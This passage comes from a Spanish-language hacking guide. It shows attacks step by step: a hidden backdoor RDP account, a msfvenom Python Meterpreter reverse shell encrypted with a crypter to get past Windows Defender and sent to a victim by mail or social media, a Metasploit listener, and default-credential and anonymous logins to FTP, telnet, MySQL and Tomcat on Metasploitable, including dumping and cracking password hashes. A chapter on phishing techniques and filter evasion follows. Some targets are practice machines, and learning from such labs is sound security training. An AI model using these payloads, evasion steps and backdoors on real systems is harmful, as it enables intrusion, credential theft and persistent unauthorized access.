
Subject: CN=WIN-FCFJOF19V3P
Issuer: CN=WIN-FCFJOF19V3P
Valid From: Fri Jan  8 19:09:15 2021
To: Sat Jul 10 20:09:15 2021

Certificate fingerprints:


sha1: d7fae389581db0770011b432d2531af1568c24dd
sha256: 056d0d5485bd25cc11f05ac301da833803a936e870c46fad5a8ebb1bc0a96807

Do you trust this certificate (yes/no)? yes
```

Una vez que nos aparece el escritorio remoto, seleccionamos el usuario y la contraseña que hemos creado para el ataque.



¡¡¡¡Y entramos!!!!



Es una manera de crear una puerta trasera en la maquina víctima, después de haber usado una vulnerabilidad de software. Lógicamente, el usuario debe ser menos escandaloso...algo así como admin, o guest2....la imaginación ahora debe ser nuestra ayuda.

Bien, ya hemos entrado en otro equipo y creado una puerta trasera no muy ruidosa.

Ahora vamos a por nuestra tercera víctima...un Windows 10. Como Windows 10, es actualmente infranqueable desde el punto de vista software (no hay un exploit directo como en los objetivos anteriores), utilizaremos la ayuda de la parte más insegura de una infraestructura tecnológica...¡el humano!

Para ello vamos a desarrollar un ataque indirecto, creando un archivo malicioso y enviándolo a nuestra víctima.

```
(tssciber㉿tss)-[~]
└─$ msfvenom -p python/meterpreter/reverse_tcp LHOST=192.168.100.145 LPORT=443 > tss.py
[-] No platform was selected, choosing Msf::Module::Platform from the payload
[-] No arch selected, selecting arch: python from the payload
No encoder specified, outputting raw payload
Payload size: 497 bytes
```

Tenemos creado nuestro archivo malicioso. Ahora vamos a cifrarlo para que no sea detectado.

Lo haremos con una herramienta que podéis descargar desde:

<https://github.com/PushpenderIndia/crypter>

Una vez descargada la herramienta para cifrar el archivo malicioso, vamos a usarla. Lo haremos de la siguiente forma:

```
(tssciber㉿tss)-[~/crypter]
$ python3 Crypter.py

Cracking Speed on RunTime
=====
With 2 GB RAM & 1 GHz Processor
-----
Guess Speed: 2000 Numeric Pass/ Seconds

Password Like : 10000 is cracked in 5 seconds
So Delay Time In Program Will be 5 seconds

[?] Enter Numeric Weak Key : 1234
[?] Enter Path of File : /home/tssciber/crypter/tss.py
[?] Want to BypassVM (y/n): y

[*] Making Backup ...
[+] Done !

[*] Initaiting Base64 Encryption Process ...
[+] Operation Completed Successfully!

[*] Initiating AES Encryption Process ...
[+] Process Completed Successfully!

(tssciber㉿tss)-[~/crypter]
```

Aquí le hemos dicho una clave numérica que nos ha pedido, la ubicación del archivo malicioso que hemos creado y le hemos indicado, que podamos bypassar máquinas virtuales.

Nos ha creado el archivo y ha hecho una copia de seguridad del archivo que creamos con msfvenom.

```
(tssciber@tss)-[~/crypter]
$ ls
AES_encrypt.py  Base64_encode.py  BypassVM.py  Crypter.py  img  __pycache__  README.md  tss.py  tss.py.bak
```

Ahora tenemos que crear un puerto a la escucha en nuestro equipo y enviar el archivo malicioso a la maquina víctima.

Lo podemos enviar usando nuestra imaginación...bien por mail, bien por redes sociales, bien por acceso físico al equipo víctima...

Vamos primero a configurar nuestra máquina para que podamos escuchar a la víctima cuando abra el archivo y podamos tener acceso a la misma.

Usamos el exploit multi/handler y lo configuraremos con los mismos parámetros que pusimos al crear el archivo malicioso.

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (generic/shell_reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST          yes        The listen address (an interface may be specified)
LPORT          4444      yes        The listen port

Exploit target:
Id  Name
--  --
0  Wildcard Target

msf6 exploit(multi/handler) > set lhost 192.168.100.145
lhost => 192.168.100.145
msf6 exploit(multi/handler) > set lport 443
lport => 443
```

Y lanzamos el exploit, que se quedará a la escucha hasta que la víctima abra el archivo malicioso. Una vez que la víctima abre el archivo que le hemos enviado, tenemos acceso a la maquina víctima de nuevo.

```
C:\Windows\System32>
```

En este caso, no tenemos derecho de administracion, pero es una intrusión y os hemos saltado Windows defender.

Ahora nos toca atacar una maquina Linux. Para ello, usaremos una maquina ya preparada como es metasploitable, la cual la podéis descargar desde:

<https://sourceforge.net/projects/metasploitable/>

Una vez la tenemos instalada en nuestras máquinas virtuales, procederemos primero al escaneo de la máquina. En este caso, simularemos que está protegido por un firewall y no podemos usar un escaneo de vulnerabilidades. Haremos un nmap -Pn y atacaremos de forma manual.

El resultado que me arroja es el siguiente:

```
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
```

Aquí, vemos una serie de puertos interesantes que pueden tener fallos de configuración. Para saber esto es evidente que debemos tener conocimiento de infraestructuras, pero aquí vamos a mostrar algunos fallos que existen en la realidad.

Los siguientes protocolos son interesantes:

```
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
```

He seleccionado estos protocolos, puerto que por malas configuraciones podemos conseguir tener éxito en nuestro ataque, sin necesidad de usar herramientas automatizadas. Hay más como el puerto 514, pero en este caso nos vamos a centrara en algunas de las seleccionadas.

Empezamos por el puerto 21, FTP, el cual, si hay una mala configuración, es posible tener acceso con el usuario Anonymous. Lo probamos con una conexión desde mi maquina atacante a la maquina víctima.

```
(tssciber@tss)-[~]
$ ftp 192.168.100.132
Connected to 192.168.100.132.
220 (vsFTPd 2.3.4)
Name (192.168.100.132:tssciber): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

En la parte de password, usamos Anonymous también y como vemos, tenemos éxito.

Vamos a ver qué podemos ver y hacer...

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> pwd
257 "/"
ftp> cd ..
250 Directory successfully changed.
ftp> pwd
257 "/"
ftp> mkdir guia
550 Create directory operation failed.
ftp>
```

Como vemos, no hay nada en el directorio, y además, si queremos crear algo, no tenemos permisos suficientes. Esto significa, que solo podemos leer lo que haya, pero hemos conseguido entrar, aunque sin muchas posibilidades de hacer nada...¡no todo va a ser bonito!

Vamos a pasar al protocolo TELNET del puerto 23. Realizamos la conexión desde mi Kali a la maquina víctima de nuevo, por este protocolo.

En este caso, vemos que, por una mala configuración, en la respuesta que nos arroja, nos da un usuario y una contraseña. ¿Esto puede pasar? Pues sí, pasa mucho en dispositivos IoT y en impresoras. Son protocolos que abren los departamentos técnicos, para poder conectarse y o bien nos dejan contraseñas por defecto (las cuales puedes encontrar en Google, introduciendo la marca del dispositivo) o bien dejan el usuario y contraseña como en este caso, para que puedan sin ningún tipo de complicación, conectarse al dispositivo para mantenimiento. Ni que decir tiene que

protocolos como telnet, ftp, vnc...son muy inseguros, puesto que el usuario y contraseña, van en texto plano y pueden ser capturados perfectamente con una herramienta como Wireshark, que analiza paquetes de red y puede capturar el usuario y la contraseña en la misma red sin problemas.

Bueno, vamos a ver qué nos arroja nuestra víctima.

```
(tssciber@tss)-[~]
$ sudo telnet 192.168.100.132
Trying 192.168.100.132...
Connected to 192.168.100.132.
Escape character is '^['.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
```

Como veis, nos dice un usuario y contraseña para entrar. Pues vamos a probarlo...

```
(tssciber@tss)-[~]
$ sudo telnet 192.168.100.132
Trying 192.168.100.132...
Connected to 192.168.100.132.
Escape character is '^['.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sat Jan  9 14:31:14 EST 2021 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

(la contraseña no se ve, porque el mismo protocolo la oculta)

Como vemos, estamos dentro de la máquina víctima. Es otra intrusión, por mala configuración.

Vamos ahora al puerto 3306, donde tenemos una base de datos mysql. Si conocemos un poco esta base de datos (algo recomendable para un buen hacker es tener conocimientos de programación, que no ser programadores. Pero siempre tener una cultura general de programación. Si además sois programadores, muchísimo mejor)

Cuando se configura la base de datos y no se hace correctamente, siempre queda un usuario por defecto. Vamos a ver si este es el caso. El usuario es root y la contraseña por defecto está en blanco. Probamos en el objetivo:

```
(tssciber@tss)-[~]
$ mysql -u root -h 192.168.100.132
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

Como podemos observar, hemos podido acceder a la consola de la base de datos y además como usuario root. Es decir, con superprivilegios. Aquí puedo hacer pruebas para ver bases de datos, crearlas, modificarlas, borrarlas etc...

Aquí vamos a ver las bases de datos:

```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.001 sec)

MySQL [(none)]> 
```

Podemos seleccionar la que queramos y ver sus tablas:

```
MySQL [mysql]> use dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [dvwa]> show tables;
+-----+
| Tables_in_dvwa |
+-----+
| guestbook
| users
+-----+
2 rows in set (0.000 sec)

MySQL [dvwa]> █
```

Podemos ver información de sus tablas:

```
MySQL [dvwa]> select * from users;
+-----+
| user_id | first_name | last_name | user      | password          | avatar
+-----+
| 1       | admin      | admin     | admin     | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackable/users/admin.jpg
| 2       | Gordon    | Brown    | gordonb   | e99a18c428cb38df260853678922e03 | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg
| 3       | Hack       | Me       | 1337     | 8d3533d75ae2c3966d7e0d4fcc69216b | http://172.16.123.129/dvwa/hackable/users/1337.jpg
| 4       | Pablo     | Picasso  | pablo    | 0d107d09f5bbe40cade3de5c71e9e9b7 | http://172.16.123.129/dvwa/hackable/users/pablo.jpg
| 5       | Bob        | Smith    | smithy   | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackable/users/smithy.jpg
+-----+
5 rows in set (0.022 sec)

MySQL [dvwa]> █
```

Como veis, tenemos una serie de usuarios y hashes para descifrar.


Para descifrar contraseñas, podemos usar múltiples herramientas como hashcat, john, ophcrack etc. Así como herramientas on line como <https://crackstation.net/>

Para el uso de cada una de ellas, ya sabéis, lo comentado en esta guía...a investigar (imprescindible para convertirte en un verdadero hacker).

Vamos a usar john, que además lo tenemos preinstalado en Kali. Su uso es muy sencillo. Todos los hashes capturados y lo metemos en un archivo creado por nosotros. Por ejemplo, usando nano en nuestro Kali.

```
(tssciber㉿tss)-[~]
$ nano hashadmin
```

Y nos aparecerá una pantalla como esta:



Bien, pues es ahí donde vamos a colocar los hashes:

A screenshot of a terminal window showing the same "hashadmin" file in nano editor. The screen displays a list of approximately 10 different SHA-256 hash values, each consisting of 64 characters of lowercase letters and numbers. The cursor is positioned at the end of the last line of hashes.

Lo guardo y lo cierro y vamos a usar el archivo creado con los hashes dentro:

A screenshot of a terminal window showing the command "\$ john hashadmin" being typed. The prompt "(tssciber@tss)-[~]" is visible at the top left, and the command is entered in the main terminal area.

A la vez, usaremos también la herramienta on line <https://crackstation.net/>

Copiamos todos los hashes y le damos a craquear:

The screenshot shows the CrackStation website with a list of cracked password hashes. The hashes are listed in a table with columns for Hash, Type, and Result. The results are as follows:

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99 e99a18c428cb35d5f2e605367892e03 8d3533d75aae2c396d7ed4ffcc69216b 0d107d0975bbe40caed3de3d5c71e9e9b7 5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb35d5f2e605367892e03	md5	ah123
8d3533d75aae2c396d7ed4ffcc69216b	md5	charley
0d107d0975bbe40caed3de3d5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Hacer los dos métodos a la vez y decidir por vosotros mismos...

Para mí la herramienta más rápida sin duda es hashcat. Investigar su uso, que os interesará.

Pues ahora tenemos usuarios y contraseñas y deberíamos probarlo en todos los protocolos, para ver si podemos tener acceso (protocolo ftp, ssh, telnet, por aplicación web...)

Por último, vamos a un puerto que nos aparece como desconocido, pero que, al ser el puerto 8180 usado por servidores web, como mínimo, vamos a ir a nuestro navegador, a ver si podemos tener alguna aplicación o servicio web.

The screenshot shows a web browser displaying the Apache Tomcat 5.5 default homepage. The URL is 192.168.100.132:8180. The page features the Apache Software Foundation logo and a congratulatory message: "If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations". It also includes links for Administration, Documentation, and Release Notes. A note at the bottom states: "NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See \$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml as to how it was mapped.)".

Nos aparece un servidor Tomcat 5.5. pues vamos a ver cuales son sus credenciales por defecto y lo probamos a ver si hay suerte. Lo primero, buscar en Google cuales son las credenciales por defecto para este servidor.



apache tomcat 5.5 default admin password

Y el resultado que nos arroja es el siguiente:

Username	Password
admin	password
admin	
admin	Password1
admin	password1
admin	admin
admin	tomcat
both	tomcat
manager	manager
role1	role1
role1	tomcat
role	changethis
root	Password1
root	changethis
root	password
root	password1
root	r00t
root	root
root	toor
tomcat	tomcat
tomcat	s3cret

Pues ahora hay que probar de una en una...y vemos que al probar Tomcat/Tomcat...

The screenshot shows a browser window with the URL `192.168.100.132:8180/admin/`. The page title is "TOMCAT WEB SERVER ADMINISTRATION TOOL". It features a login form with fields for "User Name" (containing "tomcat") and "Password" (containing "....."). Below the form are "Login" and "Reset" buttons.

Obtenemos lo siguiente:



Tenemos acceso al panel de administración del servidor. Con lo que podemos hacer lo que queramos...por una mala configuración del mismo.

Capítulo 5

Phising

Según Wikipedia, phishing es un término informático que distingue a un conjunto de técnicas que persiguen el engaño a una víctima ganándose su confianza haciéndose pasar por una persona, empresa o servicio de confianza, para manipularla y hacer que realice acciones que no debería realizar.

Tenemos varias técnicas de phishing (y esto si que va en perfeccionamiento continuamente):

(fuente wikipedia)

- **Phishing general, phishing tradicional, Bulk Phishing o Spray and pray.** Consiste en la emisión masiva de correos electrónicos a usuarios. Estos correos suplantan a entidades de confianza (ejemplo bancos) y persiguen el engaño del usuario y la consecución de información. Por ejemplo en el mensaje se incluyen enlaces a dominios maliciosos. Para camuflar estos enlaces es habitual que el texto del enlace sea la URL correcta, pero el enlace en sí apunte al sitio malicioso.
- **Vishing.** Es similar al phishing tradicional pero el engaño se produce a través de una llamada telefónica. El término deriva de la unión de dos palabras en inglés: "voice" y "phishing". Un ejemplo típico de uso de esta técnica es cuando un ciberdelincuente ha robado ya información confidencial a través de un ataque de phising, pero necesita la clave SMS o token digital para realizar y validar una operación. Es en ese momento el ciberdelincuente llama por teléfono al cliente identificándose como personal del banco y, con mensajes particularmente alarmistas, intenta de que el cliente revele el número de su clave SMS o token digital, que son los necesarios para autorizar la transacción.¹²
- **Smishing.** Es similar al phishing tradicional pero el engaño se produce a través mensajes de texto ya sean por SMS o mensajería instantánea (como WhatsApp). Un ejemplo típico de esta técnica es cuando el cliente recibe un mensaje de texto, donde el emisor se hace pasar por el banco, y le informan que se ha realizado una compra sospechosa con su tarjeta de crédito. A su vez, el texto solicita que se comunique con la banca por teléfono de la entidad financiera y le brinda un número falso. El cliente devuelve la llamada y es ahí cuando el ciberdelincuente, haciéndose pasar por el banco, solicita información confidencial para supuestamente cancelar la compra. En una variante de esta modalidad el mensaje también podría incluir un enlace a una 'web' fraudulenta para solicitar información sensible.¹²
- **URL Phishing.** Se trata de engañar al usuario haciendo que una URL de un sitio malicioso parezca la de un sitio confiable. A veces se accede de forma inadvertida al escribir nombres de dominio mal escritos que están muy cerca del dominio legítimo, o siguiendo un enlace malicioso que parece correcto, o por engaños al usar caracteres unicode parecidos difícilmente detectables, especialmente en dispositivos móviles, con pantallas más pequeñas y generalmente una resolución de pantalla inferior. Por ejemplo caracteres latinos con un punto bajo o la letra griega ómicron, "o".¹³¹⁴¹⁵. Otra forma de disfrazar enlaces es utilizar direcciones que contengan el carácter arroba: @, para posteriormente preguntar el nombre de usuario y contraseña (contrario a los estándares¹⁶). Por ejemplo, el enlace <http://www.google.com@members.tripod.com/> puede engañar a un observador casual y hacerlo creer que el enlace va a abrir en la página de www.google.com, cuando realmente el enlace envía al navegador a la página de members.tripod.com (y al intentar entrar con el nombre de usuario de

www.google.com, si no existe tal usuario, la página abrirá normalmente). Este método ha sido erradicado desde entonces en los [navegadores](#) de [Mozilla¹⁷](#) e [Internet Explorer¹⁸](#).

- **Whaling.** Se diferencia de los otros tipos de intentos de phishing en que el objetivo son personas importantes como por ejemplo ejecutivos de alto rango. Las solicitudes de información contenidas en el ataque están más adaptadas a la persona concreta. Por ejemplo, la información presentada puede incluir solicitudes de citaciones, quejas de clientes, solicitudes de transferencia bancaria u otras solicitudes relacionadas con transacciones financieras concretas. La persona objetivo desprevenida puede verse atraído a revelar información confidencial del sistema u otros datos valiosos a los que solo unos pocos individuos tienen acceso.
- **Business Email Compromise (BEC)** o estafas **Man-in-the-Email**. Consisten en usar el correo electrónico para desplegar tácticas de ingeniería social y conseguir engañar a empleados desprevenidos. Los formas concretas más habituales de este tipo de ataques son:¹⁹
 - **CEO Fraud.** Consiste en hacerse pasar por un CEO u otro ejecutivo de alto rango que se comunica con un usuario final de nivel inferior para persuadirlo de realizar ciertas acciones. Para realizar este tipo de ataque pueden extraer previamente información relevante para que la solicitud parezca lo más legítima posible. Por lo tanto, el atacante puede combinar las diversas técnicas de phishing e ingeniería social.
 - Compromiso de la cuenta. La cuenta de correo electrónico de un ejecutivo o empleado es pirateada y utilizada para solicitar pagos de facturas a proveedores que figuran en sus contactos de correo electrónico. Los pagos se envían a cuentas bancarias fraudulentas.
 - Suplantación de identidad de los abogados. Los atacantes fingen ser un abogado o alguien de la firma de abogados supuestamente a cargo de asuntos cruciales y confidenciales. Normalmente, tales solicitudes falsas se realizan por correo electrónico o por teléfono, y durante el final del día hábil.
 - El falso esquema de facturas (*Bogus Invoice Scheme*). El atacante finge ser un proveedor que solicita transferencias de fondos para pagos a una cuenta que controla el atacante. Es típico de las empresas con proveedores extranjeros.
 - Robo de datos. Su objetivo son los empleados de nivel bajo de Recursos humanos y contabilidad y el objetivo es obtenerles información de identificación personal o declaraciones de impuestos de empleados y ejecutivos. Dichos datos pueden usarse para futuros ataques.
- **Spear Phishing.** El objetivo a engañar es una persona o empleado específico de una compañía en concreto. Para ello los cibercriminales recopilan meticulosamente información sobre la víctima para conseguir su confianza. Un correo malicioso de spear phishing bien elaborado (típicamente con enlace a sitio malicioso o con documento adjunto malicioso) es muy complicado de distinguir de uno legítimo, por lo que acaba siendo más fácil cazar a la presa. El spear phishing es una herramienta típica usada en ataques a empresas, bancos o personas influyentes y es el método de infección más utilizado en campañas de [APT](#). Los objetivos de este tipo de ataque son tanto los altos cargos con acceso a información potencial, como los departamentos cuyo trabajo consiste en abrir numerosos documentos provenientes de otras fuentes. [2021](#)
- **Search Engine phishing.** En este tipo de ataque los estafadores crean su propio sitio malicioso y lo indexan los motores de búsqueda legítimos. Es habitual que estos sitios maliciosos ofrezcan productos barato, oportunidades de empleo o incluso lancen alertas de virus para los que es necesario adquirir su antivirus. Los compradores en línea encontrarán estos sitios apareciendo en una página típica de resultados de Google, y puede ser muy difícil notar la diferencia con un sitio legítimo. El sitio

malicioso alienta a los usuarios a entregar su información personal, como el número del documento de identificación o su número de cuenta bancaria para poder realizar la compra. Estos datos se pueden usar para robarle, secuestrar su identidad o destruir su reputación.²²

- **Phising con evasión de filtros.** Los mecanismos 'Anti-Phishing' y 'Anti-malware' disponen de mecanismos para detectar ataques. Por ejemplo:
 - Conocen las palabras clave que deben buscar en correos electrónicos para detectar ataques de phishing. Para evadir esos filtros los atacantes usan técnicas de para evadir esos filtros. Para evitarlo se pueden usar imágenes que contienen texto de phishing incrustado para evitar filtros anti-phishing basados en el análisis de cadenas de texto.
 - Analizan los ficheros adjuntos para detectar ataques. Para evitarlo se pueden añadir ficheros adjuntos protegidos con contraseña. Esta técnica a la vez que evita el análisis de detección, crea una falsa sensación de seguridad.²³
- **Nigerian phishing.** Es la transposición a Internet de la clásica estafa que utiliza el gancho de herederas/viudas/secretarias/abogados de millonarios fallecidos/dictadores en desgracia/negocios seguros etcétera, que necesitan una pequeña cantidad de dinero para cierta gestión que les recompensará generosamente. Las historias se han adaptado a los nuevos tiempos y están ampliando su objetivo a empresas siendo frecuente habitual la compra de bases de datos de direcciones electrónicas corporativas en el mercado negro. Sin embargo la base es la misma, aprovecharse de la avaricia y la credulidad de sus víctimas. Puede creerse irrelevante pero este tipo de ataques, pero el [FBI](#) estima que entre octubre de 2013 y mayo de 2016 se estafaron más de 3 mil millones de dólares.²⁴
- **Pharming o DNS-Based Phishing.** El engaño consiste en redirigir al usuario a una sitio falso aprovechando para ello vulnerabilidades en el proceso de conversión de la secuencia de letras que componen una URL en una [dirección IP](#). El ataque puede ser dirigido contra el ordenador del usuario o aprovechar vulnerabilidad del servidor [DNS](#). El término "pharming" es una palabra compuesta por los términos "phishing" y "farming".²⁵
- **Addline Phishing.** Consiste en acceder de forma fraudulenta al dispositivo de la víctima con la intención de robar información de las cuentas personales (correos, PayPal, Amazon, Bitcoin, cuentas bancarias,...), típicamente usando servicios Wifi gratuitos maliciosos. Estas cuentas robadas, son utilizadas para cometer o realizar operaciones fraudulentas como si fuera la persona dueña de la cuenta. De esta forma se dificulta la detección del delincuente ya que son hechas en nombre de otra persona.²⁶ Los montos de dinero obtenidos por el Addline Phishing suelen ser bajos (menores a \$50.000) por lo que los bancos dedican poca atención y respaldo a la víctima. Según un estudio de la Universidad de Nueva York, el 74% de las víctimas del Addline Phishing son turistas conectados a redes WiFi de hoteles
- **Malware-based phishing.** Se refiere a aquellos ataques de phishing que implican la ejecución de un software malicioso en los ordenadores de la víctima. Por ejemplo, en un correo electrónico que suplanta la identidad de una marca se incluye como adjunto, o es accesible a través de un enlace, un documento [PDF](#) que al abrirse infecta el dispositivo de la víctima²⁷²⁸
- **Content-Injection phishing.** En este tipo de ataque los atacantes reemplazan parte del contenido de un sitio legítimo con contenido malicioso diseñado para obtener información confidencial del usuario.²⁸
- **Man-in-the-Middle Phishing.** El atacante se posiciona entre el ordenador del usuario y el servidor, grabando así, la información que se transmite entre ambos²⁸
- **Watering Hole Phishing, watering hole attack o ataque de abrevadero.** El atacante infecta con malware sitios web de terceros muy utilizados por los usuarios de la

